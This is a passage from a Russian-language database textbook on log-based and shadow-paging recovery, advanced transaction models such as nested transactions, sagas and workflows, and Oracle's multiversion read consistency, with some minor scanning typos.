- Если базе данных нанесены обширные повреждения (например, разрушилась магнитная головка диска), то потребуется восстановить ее последнюю резервную копию, после чего повторить в ней все зафиксированные транзакции, сведения о которых присутствуют в журнале. Безусловно, предполагается, что файл журнала поврежден не был. При обсуждении пятого этапа физического проектирования базы данных (в соответствии с методологией, предложенной в главе 16) рекомендуется, чтобы во всех случаях, когда это возможно, файл журнала создавался на дисковых накопителях, отличных от тех, на которых размещены основные файлы базы данных. Подобное решение снижает риск одновременной потери как файлов базы данных, так и файла ее журнала.
- Если база данных не получила физических повреждений, но лишь утратила согласованность размещенных в ней данных (например, из-за аварийного останова системы в процессе обработки транзакций), то достаточно выполнить откат тех изменений, которые вызвали переход базы данных в несогласованное состояние. Кроме того, может потребоваться выполнить накат некоторых транзакций, чтобы внесенные в них изменения были действительно зафиксированы во вторичной памяти. В данном случае нет необходимости обращаться к резервной копии базы данных, поскольку вернуть базу в согласованное состояние можно с помощью информации о содержимом полей *до* и *после* модификации, сохраняемой в файле журнала.

Ниже подробно рассматриваются два метода восстановления, которые могут быть применены в последнем из указанных выше случаев, т.е. когда база данных не была полностью разрушена, но лишь утратила согласованное состояние Предлагаемые методы, известные как *метод отложенного обновления* и *метод немедленного обновления*, отличаются друг от друга способом внесения обновлений во вторичную память. Кроме того, кратко рассмотрим альтернативный метод, известный под названием *метода теневого страничного обмена*.

Метод восстановления с использованием отложенного обновления

При использовании этого метода обновления не заносятся в базу данных до тех пор, пока транзакция не выдаст команду фиксации выполненных изменений. Если выполнение транзакции будет прекращено до достижения этой точки, никаких изменений в базе данных выполнено не будет, поэтому не потребуется и их отмена. Однако в данном случае может потребоваться выполнить накат обновлений зафиксированных транзакций, поскольку их результаты могли еще не достичь базы данных. При применении данного метода файл журнала используется с целью защиты от аварий системы следующим образом.

- При запуске транзакции в журнал помещается запись *начала транзакции.*
- я При выполнении любой операции записи помещаемая в файл журнала строка содержит все указанные выше данные (за исключением значений элементов данных, предшествующих обновлению). Реально запись изменений в буфера СУБД или в базу данных не происходит.
- Когда транзакция достигает точки фиксации, в журнал помещается запись *фиксации транзакции.* Все записи журнала, соответствующие данной транзакции, выводятся на диск, после чего фиксируются изменения, внесенные транзакцией. Для внесения действительных изменений в базу данных используется информация, помещенная в файл журнала.
- В случае аварийного завершения транзакции записи журнала по данной транзакции аннулируются и не выводятся на диск.

Обратите внимание на то, что записи журнала по выполняемой транзакции выводятся на диск до того, как ее результаты будут зафиксированы. Поэтому если отказ базы данных произойдет в процессе действительного внесения обновлений в базу данных, помещенные в журнал сведения сохранятся и требуемые обновления можно будет выполнить позже. В случае отказа файл журнала анализируется с целью выявления транзакций, которые находились в процессе выполнения в момент отказа. Начиная с последней строки файл журнала просматривается в обратном направлении, вплоть до записи о последней выполненной контрольной точке.

- Для любых транзакций, для которых в файле журнала присутствуют записи *начала транзакции* и *фиксации транзакции,* должен быть выполнен накат. Процедура наката транзакций выполняет все операции записи в базу данных, используя информацию о состоянии элементов данных *после обновления,* содержащуюся в записях журнала по данной транзакции, причем *в том порядке, в каком они были записаны в файл журнала.* Если эти операции записи уже были успешно завершены до возникновения отказа, это не окажет никакого влияния на состояние элементов данных, поскольку они не могут быть испорчены, если будут записаны еще раз (это означает, что применяемая операция записи является *идемпотентной*). Однако такой метод гарантирует, что будут обновлены любые элементы данных, которые не были корректно обновлены до момента отказа.
- Любая транзакция, для которой в файле журнала присутствуют записи *начала транзакции* и *отмены транзакции,* просто игнорируется, поскольку никаких реальных обновлений информации в базе данных по ней не выполнялось, а значит, не требуется и реального выполнения их отката.

Если в процессе восстановления возникнет другой системный сбой, записи файла журнала могут быть использованы для восстановления базы данных еще раз, В этом случае не имеет значения, сколько раз каждая из строк журнала была использована для повторного внесения изменений в базу данных.

Метод восстановления с использованием немедленного обновления

При использовании протокола немедленного обновления все изменения вносятся в базу данных сразу же после их выполнения в транзакции, еще до достижения момента фиксации. Помимо необходимости выполнения наката изменений зафиксированных транзакций вслед за аварией, в этом случае может потребоваться выполнить откат изменений, внесенных транзакциями, которые не были зафиксированы к моменту аварии. При применении данного метода файл журнала используется для защиты системы от сбоев следующим образом.

- При запуске транзакции в журнал помещается запись *начала транзакции.*
- При выполнении любой операции записи помещаемая в файл журнала строка содержит все указанные выше данные.
- Как только упомянутая выше запись будет помещена в файл журнала, все выполненные обновления вносятся в буфера базы данных.
- Обновления записываются в саму базу данных при каждом очередном сбросе буферов базы данных во вторичную память.
- После фиксации транзакции в файл журнала заносится запись *фиксации транзакции.*

Очень важно, чтобы все записи (или хотя бы определенная их часть) помещались в файл журнала *до* внесения соответствующих изменений в базу данных. Это требование известно как *протокол предварительной записи журнала.* Если изменения вначале будут внесены в базу данных и сбой в системе возникнет до помещения информации об этом в файл журнала, то диспетчер восстановления не будет иметь возможности выполнить откат (или накат) результатов данной операции. При использовании протокола предварительной записи журнала диспетчер восстановления всегда может действовать, основываясь на том, что если для определенной транзакции в файле журнала отсутствует запись *фиксации транзакции,* это означает, что транзакция все еще была активна в момент возникновения отказа и поэтому для нее должен быть выполнен откат.

Если выполнение транзакции закончилось аварийно, то для отмены внесенных ею изменений может быть использован файл журнала, так как в нем сохранены сведения об исходных значениях всех измененных элементов данных. Поскольку транзакция может выполнить несколько изменений одного и того же элемента, отмена операций записи выполняется в *обратном порядке.* Независимо от того, были ли результаты выполнения транзакции внесены в саму базу данных, наличие в записях журнала исходных значений полей гарантирует, что база данных будет приведена в состояние, соответствующее началу отмененной транзакции.

На случай аварии системы процедурой восстановления предусмотрено использование файла журнала для выполнения отката или наката транзакций. Для любой транзакции т, для которой в файле журнала присутствуют записи *начала транзакции* и *фиксации транзакции,* следует выполнить ее накат, используя для внесения в базу данных значений *после изменения* всех обновленных полей, взятые из записей журнала, как описано выше. Отметим, что если новые значения уже были реально внесены в файлы базы данных, то повторная их перезапись, хотя и будет излишней, не окажет на базу данных никакого отрицательного влияния. А те изменения, которые еще не достигли базы данных к моменту отказа, будут в нее внесены в процессе восстановления. Для любой транзакции S, для которой в файле журнала присутствует запись *начала транзакции,* но нет записи *фиксации транзакции,* необходимо выполнить откат внесенных ею изменений. На этот раз из записей файла журнала извлекается информация о значениях изме-

ненных полей *до их изменения,* что позволяет привести базу данных в состояние, которое она имела до начала данной транзакции. Операции отката выполняются в *порядке, обратном порядку записи их результатов в файл журнала.*

Метод теневого страничного обмена

Альтернативой описанным выше схемам восстановления, построенным на использовании файла журнала, является *метод теневого страничного обмена* [210]. Этот метод предусматривает организацию на время выполнения транзакции двух таблиц страниц — *текущей* и *теневой.* Когда транзакция начинает работу, обе таблицы страниц являются одинаковыми. Теневая таблица страниц в дальнейшем не изменяется и может быть использована для восстановления базы данных в случае отказа системы. В ходе выполнения транзакции текущая таблица страниц используется для регистрации всех изменений, внесенных в базу данных. После завершения транзакции текущая таблица страниц становится теневой таблицей. Метод теневого страничного обмена имеет ряд преимуществ перед методами использования журнала транзакций: исключаются издержки, связанные с ведением журнала транзакций, процесс восстановления происходит существенно быстрее, поскольку нет необходимости выполнять операции наката или отката. Однако ему свойственны и определенные недостатки: фрагментация данных и необходимость периодического выполнения процедуры сборки мусора для возвращения в систему неиспользуемых блоков памяти.

19.4. Улучшенные модели транзакций

Протоколы обработки транзакций, которые рассматривались выше в этой главе, больше всего подходят для тех типов транзакций, которые имеют место в традиционных приложениях, — при проведении банковских операций и в системах резервирования авиабилетов. Все эти приложения характеризуются следующими особенностями.

- Простые типы данных — целые числа, десятичные числа, короткие символьные строки и даты.
- Небольшая продолжительность транзакций, обычно не превышающая нескольких минут или даже секунд.

В разделе 24.1 рассматриваются более сложные типы приложений баз данных, получивших в последнее время достаточно широкое распространение. К ним относятся различные средства автоматизации — компьютеризированное проектирование (CAD), компьютеризированное производство (CAM) и компьютеризированная разработка программного обеспечения (CASE), Все они имеют ряд общих характеристик, отличающих их от традиционных приложений баз данных.

- Создаваемый проект может быть очень большим — вполне возможно, состоящим из миллионов частей, часто объединенных во множество взаимозависимых подсистем, представляющих собой отдельные проекты.
- Проект не является статическим объектом и постоянно развивается. При внесении в проект изменений их последствия часто распространяются на все имеющиеся в проекте подсистемы. Динамический характер создаваемых проектов может означать, что некоторые действия просто не могут быть предусмотрены заранее, в самом начале работы.
- Выполняемые обновления могут иметь далеко идущие последствия, вызванные существующими сложными структурными взаимосвязями, функциональными зависимостями, допусками, нормативами и т.д. Одно не-

большое изменение вполне может оказать влияние на множество различных проектируемых элементов.

- Очень часто для отдельных компонентов проекта рассматривается множество различных альтернативных вариантов, причем каждый раз требуется подготовить новую исправленную версию всех его компонентов. Решение подобных задач требует наличия средств контроля версий и инструментов управления выбираемой конфигурацией.
- В работу могут быть вовлечены согни людей, работающих над несколькими параллельными версиями одного крупного проекта. Тем не менее конечный продукт должен быть согласованным и скоординированным. Иногда такой стиль работы называют *кооперативным проектированием*. Кооперация требует четкого взаимодействия и полной согласованности всех параллельно выполняемых действий.

Некоторые из указанных выше особенностей являются причиной того, что выполняемые транзакции становятся чрезвычайно сложными, обрабатывающими множество элементов данных и имеющими очень большую продолжительность — возможно, несколько часов, дней и даже месяцев. Подобные требования вынуждают пересмотреть традиционные протоколы управления транзакциями с целью устранения следующих проблем.

- Поскольку действует фактор времени, *продолжительные транзакции* более чувствительны к отказам. Было бы совершенно неприемлемо отменить выполнение подобной транзакции с потенциальной потерей очень большого объема выполненной работы. Следовательно, чтобы минимизировать возможные потери, необходимо иметь средства для восстановления того состояния транзакции, которое она имела незадолго до возникновения отказа.
- Со временем продолжительные транзакции могут получить доступ к очень большому количеству элементов данных (например, установить блокировки). Во избежание возможного взаимного влияния транзакций все эти элементы становятся недоступными другим приложениям вплоть до завершения данной транзакции. Однако крайне нежелательно, чтобы существенный объем данных оставался недоступным на протяжении достаточно продолжительного периода времени, поскольку это влияет на степень распараллеливания обработки в системе.
- Чем дольше выполняется транзакция, тем вероятнее возникновение ситуации взаимоблокировки, если в системе используется протокол, допускающий подобные ошибки. Было показано, что вероятность возникновения взаимоблокировки пропорциональна значению времени выполнения транзакции, возведенному в четвертую степень [136].
- Одним из способов организации кооперативной работы группы сотрудников является предоставление им возможности совместно использовать требуемые элементы данных. Однако традиционные протоколы управления транзакциями существенно ограничивают возможности такой кооперации, поскольку в них соблюдается требование изоляции незавершенных транзакций друг от друга.

19.4.1. Модель вложенных транзакций

Модель вложенных транзакций. Транзакция рассматривается как коллекция взаимосвязанных подзадач или субтранзакций, каждая из которых также может состоять из любого количества субтранзакций.

Модель вложенных транзакций была предложена Моссом (Moss) в 1981 году. В этой модели вся транзакция рассматривается как набор связанных подзадач, называемых *субтранзакциями,* каждая из которых также может состоять из произвольного количества субтранзакций. В данном определении полная транзакция представляет собой древовидную структуру или некоторую иерархию субтранзакций. В модели вложенных транзакций присутствует транзакция верхнего уровня, содержащая некоторое количество дочерних транзакций, каждая из которых, в свою очередь, может включать вложенные транзакции, и т.д. В исходном варианте, предложенном Моссом, выполнять операции в базе данных разрешается только транзакциям самого нижнего уровня (субтранзакциям самого нижнего уровня вложенности). В табл. 19.16 приведен пример вложенной транзакции T_1, в которой выполняется резервирование места в гостинице, заказ билетов на самолет и аренду автомобиля. Она включает субтранзакции заказа авиабилетов (T_2), бронирования места в отеле (T_5) и найма автомобиля (T_6). Транзакция заказа авиабилетов тоже является вложенной и состоит из двух субтранзакций: заказа билета для перелета из Лондона в Париж (T_3) и бронирования места на соответствующем рейсе из Парижа в Нью-Йорк (T_4). Завершение работы транзакций должно происходить в направлении снизу вверх. Следовательно, транзакции T_3 и T_4 должны закончить свою работу до завершения работы их родительской транзакции T_2, а работа транзакции T_2 должна быть завершена до окончания работы ее родительской транзакции T_1. Однако отмена транзакции на некотором уровне не оказывает влияния на выполнение транзакций более высоких уровней. Вместо этого родительской транзакции разрешается выполнить свою собственную операцию восстановления нормальной работы, воспользовавшись одним из следующих допустимых способов.

- Повторить выполнение субтранзакции.
- Проигнорировать данный отказ. В этом случае субтранзакция рассматривается как *несущественная.* В нашем примере несущественной можно считать транзакцию найма автомобиля (T_6) — выполнение всей транзакции оформления заказа может быть продолжено и без нее.
- Запустить альтернативную транзакцию, называемую *резервной* субтранзакцией. В нашем примере, если не удастся забронировать место в отеле Хилтон, может быть запущена субтранзакция бронирования места в другом отеле, например Шератон.
- Прекратить свое выполнение.

Обновления, выполненные завершенными субтранзакциями промежуточных уровней, должны быть видны только в транзакциях, которые являются по отношению к ним родительскими. Поэтому, когда транзакция T_3 будет завершена, внесенные ею изменения будут видны только в транзакции T_2. Они будут недоступны транзакции T_1 или любой другой транзакции, внешней по отношению к транзакции T_1. Более того, завершение субтранзакции является условно зависимым от нормального завершения или отмены ее родительских транзакций. При использовании данной модели транзакция верхнего уровня обладает всеми четырьмя свойствами (ACID), которыми должны обладать традиционные *плоские* (не допускающие вложенности) *транзакции.*

Для модели вложенных транзакций Моссом был предложен и протокол управления параллельным доступом, построенный по принципу жесткой двухфазной блокировки. Субтранзакции родительской транзакции выполняются таким образом, как если бы они были независимыми транзакциями. Субтранзакциям разрешается устанавливать блокировку элемента, если некоторая другая транзакция, уже установившая блокировку, с которой конфликтует данная субтранзакция, яв-

Таблица 19.16. Пример вложенной транзакции

Команда	Название транзакции
begin_transaction T_1	Complete_Reservation
begin_transaction T_2	Airline_reservation
begin_transaction T_3	First_flight
reserve_airline_seat(London, Paris);	
commit T_3;	
begin_transaction T_4	Connecting_flight
reserve_airline_seat(Paris, New York);	
commit T4;	
commit T_2;	
begin_transaction T_5	Hotel_reservation
book_hotel(Hilton);	
commit T_5;	
begin_transaction T_6	Car_reservation
book_car();	
commit T_6;	
commit T_1;	

ляется по отношению к ней родительской. Когда субтранзакция завершает работу, установленные ею блокировки наследуются родительской транзакцией. При наследовании блокировки родительская транзакция с большей вероятностью задает исключительный режим блокировки, если и дочерняя, и родительская транзакции устанавливали блокировку одного и того же элемента данных.

Ниже перечислены основные преимущества модели вложенных транзакций.

- Модульность. Транзакция может быть разложена на произвольное количество субтранзакций, что способствует повышению степени распараллеливания обработки и расширяет возможности восстановления.
- Создание дополнительной степени детализации в механизмах управления параллельным выполнением и восстановлением. Введение нового уровня субтранзакций, помимо уровня основных транзакций.
- Достижение распараллеливания обработки в пределах транзакции. Субтранзакции могут выполняться в параллельном режиме.
- Возможность управления восстановлением в пределах транзакции. Незафиксированные субтранзакции могут завершаться аварийно, и для них может выполняться откат без каких-либо побочных эффектов для других субтранзакций.

Эмуляция механизма вложенных транзакций с помощью точек сохранения

Точка сохранения. *Точкой сохранения* называется определенная точка в плоской транзакции, представляющая некоторое частично согласованное состояние, которая может быть использована как точка промежуточного перезапуска для транзакций в случае возникновения каких-либо проблем в дальнейшем.

Одной из задач модели вложенных транзакций является предоставление некоторой единицы восстановления работы, которая имеет меньшую степень детализации по сравнению с транзакцией. В процессе выполнения транзакции пользователь может организовать точку сохранения, например, с помощью оператора SAVE WORK[3]. При его выполнении формируется некоторый идентификатор, который пользователь впоследствии сможет применять для отката транзакции до данного, зафиксированного состояния, например, с помощью оператора ROLLBACK WORK *идентификатор_точки_сохранения*[3]. Однако, в отличие от модели вложенных транзакций, при использовании точек сохранения не обеспечивается какая-либо из форм распараллеливания обработки в пределах транзакции.

19.4.2. Хроники

Хроника. Последовательность (плоских) транзакций, которая может чередоваться с другими транзакциями.

Концепция хроник (sagas), которая была введена Гарсия-Молина (Garsia-Molina) и Салемом (Salem) в 1987 году, построена на использовании понятия *компенсирующих транзакций*. СУБД гарантирует, что либо все входящие в хронику транзакции будут успешно завершены, либо будут запущены компенсирующие транзакции, необходимые для устранения достигнутых частичных результатов. В отличие от метода вложенных транзакций, допускающего произвольный уровень вложения, метод хроник разрешает наличие единственного уровня вложения. Более того, для каждой выделенной субтранзакции должна существовать соответствующая компенсирующая транзакция, которая будет семантически правильно аннулировать результаты, достигаемые с помощью данной субтранзакции. Таким образом, если имеется хроника, состоящая из последовательности n транзакций T_1, T_2, ..., T_n с соответствующим набором компенсирующих транзакций C_1, C_2, ..., C_n, то окончательный результат выполнения хроники будет определяться одной из приведенных ниже последовательностей транзакций.

1. $T_1, T_2, \ldots, T_n$ — если вся транзакция была успешно завершена.
2. $T_1, T_2, \ldots, T_i, C_{i-1}, .,., C_2, C_1$ — если выполнение субтранзакции T_i было аварийно прекращено.

Поэтому, если обратиться к примеру с резервированием места в гостинице, описанному выше, то при подготовке соответствующей хроники потребуется изменить структуру транзакции с целью удаления вложенной транзакции бронирования авиабилетов:

T_3, T_4, T_5, T_6

Вошедшие в хронику субтранзакции представляют собой лист-узлы транзакции верхнего уровня, приведенной в табл. 19.16. Не составляет особого труда подготовить и компенсирующие субтранзакции, предназначенные для отмены заказа на авиабилеты, резервирования номера в гостинице и проката автомобиля.

По сравнению с обычными моделями плоских транзакций в хрониках смягчены требования к изолированности отдельных транзакций, поскольку в них допускается выборка промежуточных результатов других параллельно выполняемых транзакций еще до их завершения. Применение хроник оказывается доста-

[3] ***Этот оператор*** *не является* ***стандартным оператором языка SQL и применяется лишь в качестве*** *иллюстрации.*

точно эффективным в тех случаях, когда входящие в нее субтранзакции относительно независимы и могут быть подготовлены необходимые компенсирующие транзакции, как в рассматриваемом примере. Но в некоторых случаях предварительное определение компенсирующей транзакции может оказаться затруднительным. В этом случае может потребоваться, чтобы было установлено взаимодействие между пользователем и СУБД для определения приемлемой степени компенсации. В других случаях возможность определения компенсирующей транзакции отсутствует. Например, может оказаться невозможным подготовить компенсирующую транзакцию для транзакции по получению наличных денег из автоматического кассового аппарата.

19.4.3. Модель многоуровневых транзакций

Модель вложенных транзакций, описанная в разделе 19.4.1, требует, чтобы процесс фиксации субтранзакций выполнялся снизу вверх, в направлении транзакции верхнего уровня. Поэтому данную модель принято называть моделью *закрытых вложенных транзакций*. Это позволяет подчеркнуть, что свойство неразрывности в транзакциях сохраняется до самого верхнего уровня. В противоположность этому, существует и модель *открытых вложенных транзакций*, в которой неразрывность нарушается и частичные результаты выполнения субтранзакций могут быть доступны вне транзакции. Примером модели открытых вложенных транзакций является модель хроник, рассматриваемая в предыдущем разделе.

Одним из вариантов модели открытых вложенных транзакций является *модель многоуровневых транзакции*, в которой дерево субтранзакций является сбалансированным [322], [323]. Узлы одного и того же уровня дерева соответствуют операциям одного и того же уровня абстракции в СУБД. Ребра древовидного графа модели многоуровневых транзакций моделируют реализацию операции посредством последовательности операций более низкого уровня. Уровни *n*-уровневой транзакции обозначаются как L_0, L_1 . . . L_n, где L_0 — самый низкий уровень дерева, а L_n — корень дерева. Методы обработки обычных плоских транзакций гарантируют, что на самом низком уровне (L_0) конфликты будут отсутствовать. Основная концепция модели многоуровневых транзакций состоит в том, что две операции на уровне L_i могут не конфликтовать, даже если их реализации на следующем, более низком уровне L_{i-1} конфликтуют. Поскольку в ней используется информация о конфликтах на конкретном уровне, модель многоуровневых транзакций позволяет достичь более высокой степени параллельности по сравнению с моделями обработки плоских транзакций.

Например, рассмотрим график, состоящий из двух транзакций T_7 и T_8, который представлен в табл. 19.18. Можно легко показать, что этот график не является конфликтно упорядочиваемым. Однако рассмотрим вариант разделения транзакций T_7 и T_8 на следующие субтранзакции с операциями более высокого уровня, приведенный в табл. 19.17.

Зная особенности этих операций и учитывая коммутативность операций сложения и вычитания, мы можем выполнять эти субтранзакции в любом порядке, всегда гарантированно получая правильный результат.

Таблица 19.17. Вариант разделения транзакций T_7 и T_8

Транзакция	Субтранзакция	Транзакция	Субтранзакция
T_7:	T_{71}, увеличение bal_x на 5	T_8:	T_{81}, увеличение bal_y на 10
	T_{72}, уменьшение bal_y на 5		T_{82}, уменьшение bal_x на 2

Таблица 19.18. Пример неупорядочиваемого графика

Время	Транзакция г,	Транзакция T_8
t_1	begin_transaction	
t_2	read(bal_x)	
ta	$bal_x = bal_x + B$	
t_4	write (balx)	
t_5		begin_transaction
t,		read (baly)
t_7		baly = baly + 10
ta		write (baly)
t,	read (bal_y)	
t_{10}	baly = bal_y - 5	
t_{11}	write (bal_y)	
t_{12}	commit	
t»		read(bal_x)
tn		bal_x = balx - 2
t_{15}		Write (bal_x)
t_{16}		commit

19.4.4. Динамическая реструктуризация

В начале этого раздела обсуждались некоторые особенности приложений поддержки выполнения различных проектов, например, неопределенная продолжительность работы (от нескольких часов до месяцев), чередование с другими видами операций, неопределенность процесса обработки, не позволяющая предвидеть все аспекты работы с самого начала ее выполнения, и т.д. Для преодоления ограничений, налагаемых основными свойствами (ACID) плоских транзакций, были предложены две новые операции: *разбиение транзакции* (split_transaction) и *объединение транзакций* (join_transaction) [253]. Принцип, положенный в основу операции разбиения транзакции, состоит в разделении активной транзакции на две упорядочиваемые транзакции и распределении между ними выполняемых действий и используемых ресурсов (например, заблокированных элементов данных). С этого момента вновь созданные транзакции могут выполняться независимо (возможно, даже под контролем разных пользователей) и обрабатываться таким образом, как если бы они всегда были совершенно независимыми. Подобный подход позволяет сделать промежуточные результаты транзакции доступными другим транзакциям, причем с полным сохранением их семантики, другими словами, если исходная транзакция отвечала всем требованиям ACID, то так же поведут себя и новые транзакции.

Операция разделения транзакции может применяться только в том случае, если возможно создать две транзакции, которые будут упорядочиваемыми по отношению друг к другу и ко всем остальным выполняющимися в данный момент транзакциям. Условия, которые разрешают разделение транзакции T на две транзакции, A и B, можно определить следующим образом.

1. AWriteSet ∩ BWriteSet с BWriteLast. Это условие утверждает, что если обе транзакции, A и B, выполняют запись в один и тот же элемент данных, то операция записи транзакции B должна выполняться после операции записи транзакции A.
2. AReadSet n BWriteSet = 0. Это условие утверждает, что транзакция A не может обращаться к каким-либо результатам выполнения транзакции в.
3. BReadSet n AWriteSet = shareSet. Это условие утверждает, что транзакция B может обращаться к результатам выполнения транзакции A.

Приведенные выше условия гарантируют, что транзакция A в упорядочиваемом графике будет предшествовать транзакции B. Однако, если выполнение транзакции A завершится аварийно, выполнение транзакции B также необходимо завершить аварийно, поскольку она использует данные, записанные транзакцией A. Если множества BWriteLast и ShareSet пусты, то транзакции A и B могут быть упорядочены в любой последовательности и работа их будет совершенно независимой.

Операция объединения транзакций выполняет обратные действия по отношению к операции разделения транзакции, соединяя результаты работы двух или нескольких независимых транзакций таким образом, как если бы эти транзакции всегда представляли собой единую транзакцию. Использование операций разделения транзакции, дополненных операциями объединения одной или нескольких вновь созданных транзакций, позволяет обмениваться ресурсами между определенными транзакциями, не делая эти ресурсы доступными другим транзакциям.

Основные достоинства метода динамической реструктуризации состоят в следующем.

- Адаптивное восстановление. Возможность зафиксировать часть выполненной в транзакции работы, что исключает ее зависимость от последующих отказов.
- Снижение уровня изолированности. Возможность освободить часть использовавшихся в транзакции ресурсов посредством фиксации уже выполненной части ее работы.

19.4.5. Модели рабочих потоков

Все обсуждавшиеся в этом разделе модели были разработаны с целью преодоления ограничений, накладываемых моделью плоских транзакций, поэтому не приемлемых для транзакций большой продолжительности. Однако было отмечено, что все эти модели по-прежнему не обладают мощностью, необходимой для удовлетворения потребностей деловых процессов определенных видов. Поэтому были предложены более сложные модели, представляющие собой комбинации моделей открытых и вложенных транзакций. Однако, поскольку эти модели не в полной мере отвечают требованиям ACID плоских транзакций, для них используется более подходящее название — *модели рабочих потоков.*

Рабочий поток представляет собой некоторый вид деятельности, предусматривающий координированное выполнение множества заданий, осуществляемых различными обрабатывающими *субъектами,* которые могут представлять собой людей или некоторые программные комплексы (например, СУБД, прикладные программы или службы электронной почты). Рассмотрим пример с подготовкой соглашений о сдаче объектов недвижимости в аренду, который можно найти в учебном проекте *DreamHome.* Клиент, желающий арендовать некоторый объект недвижимости, устанавливает контакт с соответствующим сотрудником компании,

отвечающим за этот объект недвижимости. Этот сотрудник обращается к контролеру компании, в обязанности которого входит проверка кредитоспособности клиента и определение того, может ли компания ему доверять. С этой целью контролер использует соответствующие источники информации, например бюро проверки кредитоспособности. Собрав интересующие его сведения, контролер принимает решение о возможности дальнейшей работы с данным клиентом и сообщает о своем решении сотруднику, который сообщает клиенту о принятом решении.

Перед любыми системами с рабочими потоками стоят две общие проблемы: определение и выполнение рабочего потока. Обе проблемы усложняются тем фактом, что во многих организациях одновременно используется несколько независимых компьютерных систем, предназначенных для автоматизации различных сторон общего процесса. Приведенные ниже определения выделяют основные задачи, которые должны быть решены при определении рабочего потока [267].

- Спецификация задания. Структура выполнения каждого задания, определяемая посредством предоставления набора обозримых извне состояний процесса и набора переходов между этими состояниями.
- Требования по координации заданий. Обычно задаются посредством указания зависимостей между процессами выполнения заданий и зависимостей между потоками данных, дополненных условиями завершения рабочего потока.
- Требования к корректности выполнения. Ограничения, накладываемые на показатели выполнения рабочего потока с целью обеспечения его соответствия требованиям корректности в данном приложении. Сюда относятся требования по обеспечению устойчивости к отказам, независимости и параллельности обработки, возможностям восстановления и т.д.

Процессам выполнения свойственна семантика открытой вложенности, допускающая доступность промежуточных результатов процесса вне его границ и разрешающая различным компонентам фиксировать результаты своей работы в индивидуальном порядке. Компонентами могут быть другие субъекты обработки, характеризующиеся как семантикой открытой вложенности, так и семантикой закрытых вложенных транзакций, результаты функционирования которых будут доступны для всей системы только после полного завершения работы этого компонента. Следует отметить, что компоненты с семантикой закрытых вложенных транзакций могут состоять только из компонентов с семантикой того же типа. Некоторые из этих компонентов могут расцениваться как жизненно важные, и в случае отказа от их выполнения потребуется прекратить выполнение и их родительских компонентов. Кроме того, могут быть определены компенсирующие и резервные транзакции, речь о которых уже шла выше.

Более полное обсуждение улучшенных моделей транзакций заинтересованный читатель может найти в [20], [140], [186], [200] и [281].

19.5. Управление параллельным выполнением и восстановлением в СУБД Oracle

В настоящем разделе кратко рассматриваются основные механизмы управления параллельным выполнением и восстановлением в Oracle8i [237]. В СУБД Oracle задача обеспечения параллельного доступа решается несколько иначе по сравнению с протоколами, описанными в разделе 19.2. В этой СУБД применяется протокол обеспечения согласованности чтения с поддержкой множества версий, который гарантирует предоставление пользователю непротиворечивого образа затребованных данных. При внесении другим пользователем изменений в

Oracle продолжает поддерживать ту версию данных, которая существовала на момент запуска этого запроса. А если при запуске запроса выполнялись другие незафиксированные транзакции, СУБД Oracle гарантирует, что в запросе не будут обнаружены изменения, внесенные этими транзакциями. Кроме того, в этой СУБД не устанавливаются какие-либо блокировки данных, доступ к которым происходит в операциях чтения, а это означает, что операции чтения никогда не блокируют операции записи. Изложенные здесь понятия подробно рассматриваются в настоящем разделе. Ниже применяется терминология, принятая в СУБД Oracle: *отношение* именуется таблицей, а *таблица* состоит из *столбцов* и *строк*. Общие сведения о СУБД Oracle приведены в разделе 8.2.

19.5.1. Уровни изоляции Oracle

В разделе 6.5 рассматривалось понятие уровней изоляции, которое позволяет описать способы отделения одной транзакции от других. В СУБД Oracle реализованы два из четырех уровней изоляции, определенных стандартом ISO SQL (READ COMMITTED и SERIALIZABLE).

- READ COMMITTED. Упорядочение обеспечивается на уровне оператора (этот уровень изоляции применяется по умолчанию). Поэтому каждый оператор в транзакции имеет доступ только к тем данным, которые были зафиксированы в базе данных до начала выполнения этого оператора (а не транзакции). Это означает, что данные могут быть изменены в других транзакциях между повторными вызовами на выполнение одного и того же оператора в одной и той же транзакции, т.е. допускается неповторяемое и фантомное чтение.
- SERIALIZABLE. Упорядочение обеспечивается на уровне транзакции, поэтому каждый оператор в транзакции имеет доступ только к тем данным, которые были зафиксированы до начала выполнения транзакции, а также ко всем изменениям, внесенным в транзакции с помощью операторов INSERT, UPDATE ИЛИ DELETE.

Оба эти уровня изоляции предусматривают использование блокировки на уровне строки и переход в состояние ожидания, если в транзакции предпринимается попытка изменить значение в строке, обновляемой незафиксированной транзакцией. Если эта незафиксированная транзакция, заблокировавшая строку, завершается аварийно и происходит откат внесенных в ней изменений, то ожидающая транзакция получает разрешение приступить к внесению изменений в ранее заблокированную строку. Если блокирующая транзакция выполняет фиксацию и освобождает свои блокировки, то при использовании режима READ COMMITTED ожидающая транзакция приступает к внесению изменений. А если применяется режим SERIALIZABLE, активизируется ошибка, которая указывает, что не может быть обеспечено упорядочение операций. На этот случай разработчик приложения должен предусмотреть в программе возврат к началу транзакции и ее перезапуск.

Кроме того, в СУБД Oracle поддерживается третий уровень изоляции, указанный ниже.

- READ ONLY. При использовании этого уровня те транзакции, в которых предусматривается только чтение, могут обращаться лишь к данным, которые были зафиксированы до начала их выполнения.

Эти уровни изоляции могут быть установлены в **СУБД** Oracle с помощью команд ALTER SESSION ИЛИ SET TRANSACTION языка SQL.

19.5.2. Непротиворечивость чтения с поддержкой многих версий

В этом разделе кратко описана реализация протокола обеспечения непротиворечивости чтения с поддержкой многих версий в СУБД Oracle. В частности, здесь описано применение сегментов отката, номера системного изменения (System Change Number — SCN) и блокировок.

Сегменты отката

Сегменты отката представляют собой структурные компоненты базы данных Oracle, предназначенные для хранения информации отката. Непосредственно перед внесением изменений в данные блока базы данных в ходе выполнения некоторой транзакции в СУБД Oracle происходит запись предыдущих значений этих данных в сегмент отката. Сегменты отката не только обеспечивают непротиворечивость чтения с поддержкой многих версий, но и позволяют выполнить откат любой транзакции. В этой СУБД поддерживается также один или несколько журналов восстановления, предназначенных для регистрации всех выполненных транзакций; эти журналы применяются для восстановления базы данных в случае аварии системы.

Номер системного изменения

Для соблюдения правильного хронологического порядка операций в СУБД Oracle ведется единый номер системного изменения (SCN), который представляет собой логическую временную отметку, позволяющую зарегистрировать последовательность выполнения операций. СУБД Oracle записывает текущие значения SCN в журнал восстановления для обеспечения возможности выполнить накат транзакций в правильной последовательности. В этой СУБД SCN применяется для определения того, какая версия элемента данных должна использоваться в транзакции. SCN позволяет также определить, какая информация, хранящаяся в сегментах отката, уже не нужна и может быть удалена.

Блокировки

